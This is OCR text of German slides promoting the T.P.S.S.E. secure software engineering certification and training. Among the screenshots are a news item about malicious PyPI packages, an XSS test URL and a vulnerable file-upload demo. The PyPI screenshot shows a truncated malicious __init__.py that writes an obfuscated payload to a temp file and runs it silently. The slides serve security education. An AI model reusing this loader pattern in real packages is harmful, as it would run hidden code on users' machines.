
Home | Newsletter | Webinars

116 Malware Packages Found on PyPI Repository Infecting Windows and Linux Systems

Dec 14, 2023 Ravie Lakshmanan

__init__.py

```
dasudhquwei2=b'''from builtins import *;S22SSSSS22SSS222S...ff\x01\x9cg\xb2\x9f'))'''
from tempfile import NamedTemporaryFile as dqwdii23232ads
from sys import executable as dajdh12i3i12idasd
from os import system as dausdhyi213iasdw
dwqjo312o3odsads = dqwdii23232ads(delete=False)
dwqjo312o3odsads.write(dasudhquwei2)
dwqjo312o3odsads.close()
try: dausdhyi213iasdw(f"start {dajdh12i3i12idasd.replace('.exe', 'w.exe')}
{dwqjo312o3odsads.name}")
except: dausdhyi213iasdw(f"start pythonw.exe {dwqjo312o3odsads.name}")

dasudhquwei21=b'''import os
import base64
from sys import executable
```


Anforderungsanalyse
Design
Implementierung
Test
Installation
Wartung

TeleTrusT
Pioneers in IT security.
Bundesverband IT-Sicherheit e.V.

heise online heise+ gratis testen Anmelden

heise+ IT Wissen Mobiles Security Developer Entertainment Netzpolitik Wirtschaft Journal

Crowdstrike-Ausfall: Analyse zeigt trivialen Programmierfehler

In einem umfangreichen und unnötig komplizierten Dokument erklärt der Hersteller seine Fehler und nennt Verbesserungsmaßnahmen für die Sicherheits-Software.

FINN

Delta files $500 million lawsuit against CrowdStrike following July outage

With Delta describing its operations as “crippled... for several days” in the wake of the 19 July CrowdStrike software crash,...

vor 1 Tag

TeleTrusT
Pioneers in IT security.
Bundesverband IT-Sicherheit e.V.
IT Security Association Germany

TeleTrusT Professional for Secure Software Engineering


TeleTrusT hat 2016 die Trägerschaft des "CPSSE"-Zertifizierungsprogramms von ISSECO übernommen. Die Marke wurde in "T.P.S.S.E." geändert. TeleTrusT ist Rechteinhaber der Marke T.P.S.S.E.


T.P.S.S.E.®
TeleTrusT Professional for Secure Software Engineering

Durch Integration des Themas IT-Sicherheit in den "Software Development Lifecycle" lassen sich Sicherheitslücken und Schwachstellen vorausschauend vermeiden. Dadurch können zahlreiche Angriffe effizient verhindert werden. Sichere Software-Entwicklung ist gelebte Informationssicherheit. Schwerpunkt der T.P.S.S.E.-Zertifizierung ist die Expertise, wie und wo Softwarenentwicklung mit Sicherheitsaspekten sinnvoll ergänzt werden kann. Mit Absolvierung einer Schulung und der unabhängigen Prüfung zum T.P.S.S.E. wird als Qualifikationsnachweis ein anerkanntes Personenzertifikat erworben.


T.P.S.S.E.-Absolventen und -Absolventinnen

- können typische Fehler bei der Softwareentwicklung, die im Betrieb der Software potenziell zu Angriffen führen, rechtzeitig als solche erkennen und beseitigen;
- können die Softwareentwicklungs-Prozesse in Unternehmen und Organisationen nachhaltig verbessern;
- kennen zahlreiche Tools im Bereich sicherer Softwareentwicklung.


strukturiert
formalisiert
Sicht
„Checkliste"
„Extrakt"
aus
Specs
Richtlinie
kompletter
Lebenszyklus
Tools
Norm
Testing
Practices


127.0.0.1/hacking/xss/simple1.php?name=<s
Google
Welcome
Welcome
XSS Attack
OK


10.1.1.6:8080/fileupload-wrong/fileupload.jsp
Search
File Upload - V1.0
Image to upload:
Browse...
No file selected.
Upload


File Edit View Settings Diagram Reports Help DiagramReader
Container Diagram
Context Diagram
Internet
Browser Client
HTTPS
Internal Network
Browser Client
HTTPS
Web Zone
Apache
HTTP
App Server
DB Zone
SQL Database
SQL
IOCTL
iSN Service Area
User videos NFS
LDAPS
AAA Zone
LDAP Internal

secorvo
security consulting

UNTERNEHMEN NEWS CONSULTING SEMINARE EVENTS PUBLIKATIONEN

https://www.secorvo.de/seminare/tpsse.html

T.P.S.S.E. - TELETRUST PROFESSIONAL FOR SECURE SOFTWARE ENGINEERING

★★★★☆ *(149 Bewertungen)*

Durch die systematische Integration des Themas "Sicherheit" in den Software Development Lifecycle lassen sich Sicherheitslücken proaktiv vermeiden und damit viele Angriffe effektiv verhindern. **Sichere Software-Entwicklung** ist daher gelebte Informationssicherheit.

MEHRWERT

- ✓ Sie erhalten durch die Schulung Einblick in alle wichtigen Themen, die dazu beitragen, dass die von Ihnen entwickelten Anwendungen frei von Schwachstellen und Angriffsmöglichkeiten sind.
- ✓ Schwerpunkt des Seminars ist es zu zeigen, wie und wo der Software Development Lifecycle mit Sicherheitsaspekten sinnvoll ergänzt werden kann. Der hohe Workshopanteil garantiert eine hohe Anschaulichkeit.
- ✓ Ihre Referenten sind als Consultants bei Secorvo tätig und bringen ihre Expertise in das Seminar ein.
- ✓ Die Unabhängigkeit und Qualität der T.P.S.S.E.-Zertifizierung wird von TeleTrusT und dem DEKRA Certification GmbH sichergestellt. Mit der Prüfung zum T.P.S.S.E. erhalten Sie als Qualifikationsnachweis ein international anerkanntes Zertifikat.
- ✓ Das Seminar ist als Weiterbildung für die T.I.S.P.-Rezertifizierung anerkannt.

PRAXISBEZUG

- ✓ Sie lernen typische Fehler bei der Software-Entwicklung zu erkennen und zu beseitigen, die im Betrieb zu Angriffen führen können.
- ✓ Sie können die Software-Entwicklungs-Prozesse in Ihrem Unternehmen nachhaltig verbessern.
- ✓ Sie lernen hilfreiche Tools für die sichere Software-Entwicklung kennen.

ZIELGRUPPE

Wir empfehlen das Seminar für alle Beteiligten im Software Entwicklungsprozess wie Requirements Engineers, Software Architekten, Entwickler und Projektmanager.

Schulungs- und Prüfungssprache ist Deutsch. Secorvo ist anerkannter T.P.S.S.E.-Schulungsanbieter.

Jetzt anmelden

SEC Consult
an Eviden business

Sicherheitsüberprüfungen Prozesse & Orga

T.P.S.S.E. – Ihr Training für mehr Softwaresicherheit

T.P.S.S.E. steht für **TeleTrusT** Professional for Secure Software Engineering. Als zugelassener Schulungsanbieter für die T. Sie SEC Consult dabei, Sicherheitslücken zu vermeiden und Ihre Resilienz gegenüber Cyberattacken proaktiv zu verbesserr

Wer kann durch T.P.S.S.E. profitieren?

Ziel ist es, eine systematische Integration des Themas „Sicherheit" in Ihrem Software-Development-Lifecycle-Prozess nach insbesondere Ihre Softwarearchitekt*innen, Projektmanager*innen und Entwickler*innen von T.P.S.S.E. Nach dem Training sichere Programmiermuster routiniert anzuwenden. Wer sich der unabhängigen Prüfung zum T.P.S.S.E. unterzieht, kann als anerkanntes Personenzertifikat erwerben.

Praxisorientiert und immer up to date

Unsere Expert*innen gewinnen ihre Erkenntnisse direkt aus unseren Cyber-Security-Projekten und der Incident-Response. D praxisbezogen und immer auf dem aktuellsten Stand. Der interaktive Lehrplan wird mit Fallbeispielen aus der Praxis ergän nötige Rüstzeug, um sichere Software-Entwicklungs-Prozesse aufzubauen und nachhaltig zu verbessern

Das Wichtigste im Überblick

- Beschreibung: Generisches agiles Training für die sichere Softwareentwicklung.
- Dauer: 4 Tage mit anschließender Prüfung und Ausstellung des Zertifikats unter der Leitung von DEKRA
- Mindestanzahl pro Workshop sind 4 Teilnehmer*innen; maximal 15
- Ort: nach Absprache (online oder on-site)
- CPE-Credits: 29 (ISACA), 24 (ISC²) – 1.450 Minuten

T.P.S.S.E.-Syllabus

- Bewusstseinsbildung & Begriffsdefinitionen
- Application Vulnerabilities
- Secure Software Development
- Reifegradmodelle
- Secure Software Supply Chain

TeleTrusT
Pioneers in IT security.
Bundesverband IT-Sicherheit e.V.

Vielen Dank für Ihre Aufmerksamkeit

alexander.rechberger@sec-consult.com
kai.jendrian@secorvo.de